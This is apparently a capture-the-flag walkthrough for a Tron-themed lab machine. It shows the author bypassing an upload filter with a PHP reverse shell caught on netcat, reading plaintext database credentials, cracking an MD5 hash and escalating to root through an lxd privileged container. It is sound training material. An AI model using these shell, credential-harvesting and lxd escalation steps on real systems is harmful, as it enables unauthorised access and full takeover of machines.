 php-reverse-shell.jpg.php	2022-07-22 14:27	5.4K	
 php-reverse-shell.png.php	2022-07-22 14:14	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.169.130 Port 65000

Question 5 : Change file location to /var/www and list the files.

View the web.txt using the command:

`cat web.txt`

```
File Actions Edit View Help
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6: After the net listener gain the access, type the following 2 commands:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[(kali㉿kali)-[~]]
$ cd Downloads
[(kali㉿kali)-[~/Downloads]]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.9.1.78] from (UNKNOWN) [10.10.169.130] 49864
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 GNU/Linux
14:27:57 up 1:08, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:$
```

Press ‘Ctrl+Z’ and type the command:

```
stty raw -echo; fg
```

```
File Actions Edit View Help
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvpn 443

[www-data@light-cycle: ~]$ stty raw -echo; fg
[1] + continued nc -lvpn 443 ^C
www-data@light-cycle:/$ 
```

Question 8: Change the file location to /var/www/TheGrid and list the files.
Then, change the file location to /var/www/TheGrid/includes and list the files.

```
File Actions Edit View Help
www-data@light-cycle:/var/www$ cd /var/www/TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ ls -l
total 15568
drwxr-xr-x 2 root root 4096 Dec 20 2020 includes
drwxr-xr-x 5 root root 4096 Dec 20 2020 public_html
-rw-r--r-- 1 root root 15929856 Dec 16 2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd ./includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ 
```

View the login.php using the command:

cat login.php

```

        fail("Invalid username or password");
    }
    $username = $data["username"];
    $password = md5($data["password"]);

    if(contains($username)){
        fail("Invalid string detected");
    }

    $results = $dbh->query("SELECT id FROM users WHERE username='$username' AND passw
,'$password'");
    if(!$results){
        fail();
    }
    $result = $results->fetch_assoc();

    if(!$result){
        fail("Invalid username or password");
    }
    $_SESSION["id"] = $result["id"];
    echo json_encode(["res" => "Success", "msg"=>"Logged in!"]);

-data@light-cycle:/var/www/TheGrid/includes$ █

```

Then, view the dbauth.php using the command:

cat dbauth.php

```

File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ █

```

Question 8: Login to the database using the command with the password(*IFightForTheUsers*):

mysql -utron -p

View the databases using the command:
show databases;

```
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.00 sec)
```

Question 9: Open the database using the command:

use tron;

Show the tables of database using the command:

show tables;

Check the information using the command:

*SELECT * FROM users;*

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | fdc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)

mysql> ■
```

Go to <https://crackstation.net/> and convert the password.



CrackStation · Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

I'm not a robot

reCAPTCHA

Privacy · Terms

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: green Exact match, yellow Partial match, red Not found.

[Download CrackStation's Wordlist](#)

Question 11: Switch user using the command with the password(@computer@):
su flynn

```
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ █
```

Question 11: Change the file location to /home/flynn and list the files.
View the user.txt using the command:
cat user.txt

```
File Actions Edit View Help
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12: Check the user's groups using the command:
id

```
File Actions Edit View Help
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13: Type the following 4 commands:

```
lxc init Alpine myContainer -c security.privileged=true
lxc config device add myContainer myDevice disk source=/ path=/mnt/root
recursive=true
lxc start myContainer
lxc exec myContainer /bin/sh
```

```

File Actions Edit View Help
flynn@light-cycle:~$ lxc image list
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|       | UPLOAD DATE |          |           |        |      |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec
20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:~$ lxc init Alpine myContainer -c security.privileged=true
Creating myContainer
th=/mnt/root recursive=true
Device myDevice added to myContainer
flynn@light-cycle:~$ lxc start myContainer
flynn@light-cycle:~$ lxc exec myContainer /bin/sh
~ # whoami
root
~ # 

```

Question 14: Change the file location to /mnt/root/root and list the files.

View the root.txt using the command:

`cat root.txt`

```

flynn@light-cycle:~$ lxc init Alpine myContainer -c security.privileged=true
Creating myContainer
th=/mnt/root recursive=true
Device myDevice added to myContainer
flynn@light-cycle:~$ lxc start myContainer
flynn@light-cycle:~$ lxc exec myContainer /bin/sh
~ # whoami
root
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

```

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"

Thought Process/Methodology:

After we connected to the THM machine IP, we scan to the machine and then find that ports 80 and 65000 are open. Next, we open firefox and enter `(10.10.169.130:65000)` which will bring us to a website called *Light Cycle*. Next, we use Gobuster and find php extensions. We access the php extensions and find that `/uploads.php` brings us to the hidden website. We use the command (`sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php`). Next, we bypass the

filter using a php reverse shell by saving the script and changing its extension into .jpg to upload to the website. Then, we need to open *BurpSuite* and go to (Options>Intercept Client Requests) to edit the file extensions and remove javascript (|^js\$). Then, we open a browser on BurpSuite and go to <http://10.10.169.130:65000/uploads.php> and click ‘Forward’ then ‘Drop’ on BurpSuite. Then, we go back to the browser to upload the *php-reverse-shell.jpg.php* and close BurpSuite and its browser. Then, go to <http://10.10.169.130:65000/grid> on *Firefox* and click the *php-reverse-shell.jpg.php*. Not only that, we need to change file location to (/var/www) and view the *web.txt* using the command (*cat web.txt*) which will get (*THM{ENTER_THE_GRID}*). Next, we need to change the file location to (/var/www/TheGrid/includes) and view the *login.php* and *dbauth.php* where the username and password are stored. Then, we are required to login to the database using the command and with the password. Then, we need to open the database using the command to *show tables* and *SELECT * FROM users* and go to <https://crackstation.net/> and convert the password to (@computer@). Afterward, we need to switch users using the command (*su flynn*). We are required to change the file location to (/home/flynn). We navigate to the directory and find the flag *THM{IDENTITY_DISC_RECOGNISED}* . We run the *id* command and it is shown 109(lxd), we know that the lxd group can be leveraged to escalate privileges. Then, we navigate to /root/ . We use *lxc image list* to check for image lists and we find an image named Alpine. Next, we run a series of commands that helps us to initialise, configure the disks and start our container. For last, we need to change the file location to (/mnt/root/root) and view the *root.txt* using (*cat root.txt*) which will get (*THM{FLYNN_LIVES}*).

